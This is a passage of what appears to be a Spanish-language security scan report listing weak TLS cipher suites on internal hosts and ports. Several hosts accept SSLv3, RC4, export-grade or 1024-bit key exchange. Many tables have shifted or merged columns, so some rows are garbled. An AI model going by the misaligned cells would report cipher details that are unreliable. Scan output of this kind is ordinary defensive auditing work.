| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|---------------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.2.97 Puerto: tcp/3389

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|---------------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.2.97 Puerto: tcp/32844

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|---------------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.2.104 Puerto: tcp/12345

| PROTOCOL | CIPHER                    | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|---------------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1.2  | DHE-RSA-AES256-GCM-SHA384 |      |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2  | DHE-RSA-AES128-GCM-SHA256 |      |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.1.39 Puerto: tcp/3269

| PROTOCOL | CIPHER            | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|-------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1.2  | AES256-SHA256     |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA256     |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES256-GCM-SHA384 |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES128-GCM-SHA256 |      | RSA   | 1024     | no             | 80                 | low      |

Recurso: 10.0.1.39 Puerto: tcp/636

| PROTOCOL | CIPHER            | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|-------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1.2  | AES256-SHA256     |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA256     |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES256-GCM-SHA384 |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES128-GCM-SHA256 |      | RSA   | 1024     | no             | 80                 | low      |

Recurso: 10.0.1.71 Puerto: tcp/443

| PROTOCOL | CIPHER            | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|-------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1    | AES256-SHA        |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1    | AES128-SHA        |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1    | DES-CBC3-SHA      |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.1  | AES256-SHA        |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.1  | AES128-SHA        |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.1  | DES-CBC3-SHA      |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES256-SHA256     |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA256     |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES256-GCM-SHA384 |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES128-GCM-SHA256 |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES256-SHA        |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA        |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2  | DES-CBC3-SHA      |      | RSA   | 1024     | no             | 80                 | low      |

Recurso: 10.0.1.251 Puerto: tcp/443

| PROTOCOL | CIPHER             | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|--------------------|------|-------|----------|----------------|--------------------|----------|
| TLSv1    | DHE-RSA-AES256-SHA |      |       | DHE      | 1024           | yes                | 80 low   |

|       |                      |     |      |     |    |     |
|-------|----------------------|-----|------|-----|----|-----|
| TLSv1 | DHE-RSA-AES128-SHA   | DHE | 1024 | yes | 80 | low |
| TLSv1 | EDH-RSA-DES-CBC3-SHA | DHE | 1024 | yes | 80 | low |

Recurso: 10.0.2.25 Puerto: tcp/32844

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.2.25 Puerto: tcp/12345

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.2.250 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-CHACHA20-POLY1305 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES256-SHA256     |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-SHA256     |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES256-SHA        |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-SHA        |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.3.43 Puerto: tcp/12345

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.3.43 Puerto: tcp/1433

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.3.43 Puerto: tcp/3389

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.4.32 Puerto: tcp/3389

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.4.48 Puerto: tcp/3389

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.4.95 Puerto: tcp/443



| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.4.95 Puerto: tcp/12345

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 |       | DHE      | 1024           | yes                | 80 low   |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 |       | DHE      | 1024           | yes                | 80 low   |

Recurso: 10.0.10.158 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME       | GROUP | KEY-SIZE   | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|-------------------|-------|------------|----------------|--------------------|----------|
| TLSv1             | AES256-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1             | AES128-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1             | DES-CBC3-SHA      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1             | RC4-SHARSA        |       | 1024       | no             | 80                 | low      |
| TLSv1             | RC4-MD5RSA        |       | 1024       | no             | 80                 | low      |
| TLSv1             | EXP-DES-CBC-SHA   | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1             | EXP-RC4-MD5       | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.1           | AES256-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.1           | AES128-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.1           | DES-CBC3-SHA      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.1           | RC4-SHARSA        |       | 1024       | no             | 80                 | low      |
| TLSv1.1           | RC4-MD5RSA        |       | 1024       | no             | 80                 | low      |
| TLSv1.1           | EXP-DES-CBC-SHA   | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.1           | EXP-RC4-MD5       | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2           | AES256-SHA256     | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA256     | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES256-GCM-SHA384 | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES128-GCM-SHA256 | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES256-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | DES-CBC3-SHA      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | RC4-SHARSA        |       | 1024       | no             | 80                 | low      |
| TLSv1.2           | RC4-MD5RSA        |       | 1024       | no             | 80                 | low      |
| TLSv1.2           | EXP-DES-CBC-SHA   | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2           | EXP-RC4-MD5       | RSA   | export-512 | 512            | varies             | 57 low   |

Recurso: 10.0.10.159 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME       | GROUP | KEY-SIZE   | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|-------------------|-------|------------|----------------|--------------------|----------|
| TLSv1             | AES256-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1             | AES128-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1             | DES-CBC3-SHA      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1             | RC4-SHARSA        |       | 1024       | no             | 80                 | low      |
| TLSv1             | RC4-MD5RSA        |       | 1024       | no             | 80                 | low      |
| TLSv1             | EXP-DES-CBC-SHA   | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1             | EXP-RC4-MD5       | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2           | AES256-SHA256     | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA256     | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES256-GCM-SHA384 | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES128-GCM-SHA256 | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES256-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA        | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | DES-CBC3-SHA      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2           | RC4-SHARSA        |       | 1024       | no             | 80                 | low      |
| TLSv1.2           | RC4-MD5RSA        |       | 1024       | no             | 80                 | low      |
| TLSv1.2           | EXP-DES-CBC-SHA   | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2           | EXP-RC4-MD5       | RSA   | export-512 | 512            | varies             | 57 low   |

Recurso: 10.0.10.160 Puerto: tcp/443

| PROTOCOL | CIPHER            | NAME | GROUP | KEY-SIZE   | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|-------------------|------|-------|------------|----------------|--------------------|----------|
| STRENGTH |                   |      |       |            |                |                    |          |
| TLSv1    | AES256-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1    | AES128-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1    | DES-CBC3-SHA      |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1    | RC4-SHARSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1    | RC4-MD5RSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1    | EXP-DES-CBC-SHA   |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1    | EXP-RC4-MD5       |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2  | AES256-SHA256     |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA256     |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES256-GCM-SHA384 |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES128-GCM-SHA256 |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES256-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | DES-CBC3-SHA      |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | RC4-SHARSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1.2  | RC4-MD5RSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1.2  | EXP-DES-CBC-SHA   |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2  | EXP-RC4-MD5       |      | RSA   | export-512 | 512            | varies             | 57 low   |

Recurso: 10.0.10.161 Puerto: tcp/443

| PROTOCOL | CIPHER            | NAME | GROUP | KEY-SIZE   | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|-------------------|------|-------|------------|----------------|--------------------|----------|
| STRENGTH |                   |      |       |            |                |                    |          |
| TLSv1    | AES256-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1    | AES128-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1    | DES-CBC3-SHA      |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1    | RC4-SHARSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1    | RC4-MD5RSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1    | EXP-DES-CBC-SHA   |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1    | EXP-RC4-MD5       |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.1  | AES256-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.1  | AES128-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.1  | DES-CBC3-SHA      |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.1  | RC4-SHARSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1.1  | RC4-MD5RSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1.1  | EXP-DES-CBC-SHA   |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.1  | EXP-RC4-MD5       |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2  | AES256-SHA256     |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA256     |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES256-GCM-SHA384 |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES128-GCM-SHA256 |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES256-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | AES128-SHA        |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | DES-CBC3-SHA      |      | RSA   | 1024       | no             | 80                 | low      |
| TLSv1.2  | RC4-SHARSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1.2  | RC4-MD5RSA        |      |       | 1024       | no             | 80                 | low      |
| TLSv1.2  | EXP-DES-CBC-SHA   |      | RSA   | export-512 | 512            | varies             | 57 low   |
| TLSv1.2  | EXP-RC4-MD5       |      | RSA   | export-512 | 512            | varies             | 57 low   |

Recurso: 10.0.1.83 Puerto: tcp/443

| PROTOCOL | CIPHER               | NAME | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|----------|----------------------|------|-------|----------|----------------|--------------------|----------|
| STRENGTH |                      |      |       |          |                |                    |          |
| SSLv3    | AES256-SHA           |      | RSA   | 1024     | no             | 80                 | low      |
| SSLv3    | AES128-SHA           |      | RSA   | 1024     | no             | 80                 | low      |
| SSLv3    | DES-CBC3-SHA         |      | RSA   | 1024     | no             | 80                 | low      |
| SSLv3    | DHE-RSA-AES256-SHA   |      | DHE   | 1024     | yes            | 80                 | low      |
| SSLv3    | EDH-RSA-DES-CBC3-SHA |      | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1    | AES256-SHA           |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1    | AES128-SHA           |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1    | DES-CBC3-SHA         |      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1    | DHE-RSA-AES256-SHA   |      | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1    | DHE-RSA-AES128-SHA   |      | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1    | EDH-RSA-DES-CBC3-SHA |      | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.1.221 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME                 | GROUP | KEY-SIZE  | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|-----------------------------|-------|-----------|----------------|--------------------|----------|
| TLSv1.2           | ECDHE-RSA-AES256-GCM-SHA384 | ECDHE | secp192r1 | 192            | yes                | 96 low   |

Recurso: 10.0.2.185 Puerto: tcp/587

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.2.206 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME       | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|-------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | AES256-SHA256     | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA256     | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES256-GCM-SHA384 | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-GCM-SHA256 | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | CAMELLIA256-SHA   | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | CAMELLIA128-SHA   | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES256-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | SEED-SHA          | RSA   | 1024     | no             | 80                 | low      |

Recurso: 10.0.2.251 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-CHACHA20-POLY1305 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-SHA256     | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-SHA        | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.3.120 Puerto: tcp/16019

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1             | DHE-RSA-AES256-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.1           | DHE-RSA-AES128-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-SHA256     | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.3.121 Puerto: tcp/16019

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1             | DHE-RSA-AES256-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1             | DHE-RSA-AES128-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.1           | DHE-RSA-AES128-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-SHA256     | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-SHA256     | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-SHA        | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.3.122 Puerto: tcp/16019

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-SHA256     | DHE   | 1024     | yes            | 80                 | low      |

|         |                       |     |      |     |    |     |
|---------|-----------------------|-----|------|-----|----|-----|
| TLSv1.2 | DHE-RSA-AES128-SHA256 | DHE | 1024 | yes | 80 | low |
| TLSv1.2 | DHE-RSA-AES256-SHA    | DHE | 1024 | yes | 80 | low |

Recurso: 10.0.10.82 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME       | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|-------------------|-------|----------|----------------|--------------------|----------|
| TLSv1             | AES256-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1             | AES128-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1             | DES-CBC3-SHA      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.1           | AES256-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.1           | AES128-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.1           | DES-CBC3-SHA      | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA256     | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES256-GCM-SHA384 | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-GCM-SHA256 | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES256-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | AES128-SHA        | RSA   | 1024     | no             | 80                 | low      |
| TLSv1.2           | DES-CBC3-SHA      | RSA   | 1024     | no             | 80                 | low      |

Recurso: 10.0.3.57 Puerto: tcp/12345

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.3.201 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.1           | DHE-RSA-AES128-SHA        | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES256-SHA256     | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-SHA256     | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-SHA        | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.4.44 Puerto: tcp/5986

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.4.58 Puerto: tcp/443

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.4.58 Puerto: tcp/5986

| PROTOCOL STRENGTH | CIPHER NAME               | GROUP | KEY-SIZE | FORWARD-SECRET | CLASSICAL-STRENGTH | QUANTUM- |
|-------------------|---------------------------|-------|----------|----------------|--------------------|----------|
| TLSv1.2           | DHE-RSA-AES256-GCM-SHA384 | DHE   | 1024     | yes            | 80                 | low      |
| TLSv1.2           | DHE-RSA-AES128-GCM-SHA256 | DHE   | 1024     | yes            | 80                 | low      |

Recurso: 10.0.4.58 Puerto: tcp/3389

